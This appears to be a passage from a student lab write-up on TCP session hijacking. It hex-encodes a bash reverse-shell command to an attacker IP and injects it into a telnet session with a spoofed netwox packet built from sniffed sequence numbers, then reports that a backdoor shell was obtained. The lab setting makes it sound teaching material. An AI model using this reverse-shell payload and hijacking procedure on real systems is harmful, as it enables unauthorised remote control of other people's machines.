**"\n/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1\n".encode("hex")**


Get the hex string:




'0a2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f3930393020303c263120323e26310a'

Secondly, build telnet connection from A to C.

Sudo telnet 10.0.2.6



After the telnet connection established, open B’s Wireshark to get information:



Get the information:

Sequence number: 3142378551(+0)

Acknowledgment number 299512439


Source Port: 43940

Destination Port: 23


The netwox command should be like this:



sudo netwox 40 --ip4-src "10.0.2.5" --ip4-dst "10.0.2.6" --ip4-ttl 64 --tcp-dst "23" --tcp-src "43940" --tcp-seqnum "3142378551" --tcp-window 2000 --tcp-acknum "299512439" --tcp-urg --tcp-ack --tcp-psh --tcp-data "0a2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f3930393020303c263120323e26310a"

Two terminals of B:



Run!



**Observation:**

After running the codes, the terminal for netcat suddenly shows the connection information. And after typing in “ls” command in the terminal, we can see the file “IAMSERVER”, which proves that B has reached A’s terminal’s stdin and stdout.

**Explanation:**

From the WireShark screen, we can see that after the fake packet from A to C was sent, C suddenly exchange packets with my attacker B(10.0.2.15). Which means, the command has been regarded as a new packet from A to C and has been executed successfully. In the screen of netstat screen, we can clearly see that not only between 10.0.2.6:23 and 10.0.2.5:43490, but also between 10.0.2.6:44600 and 10.0.2.15:9090, connections are established successfully. By implementing this operation, the “back door” is set up and works well.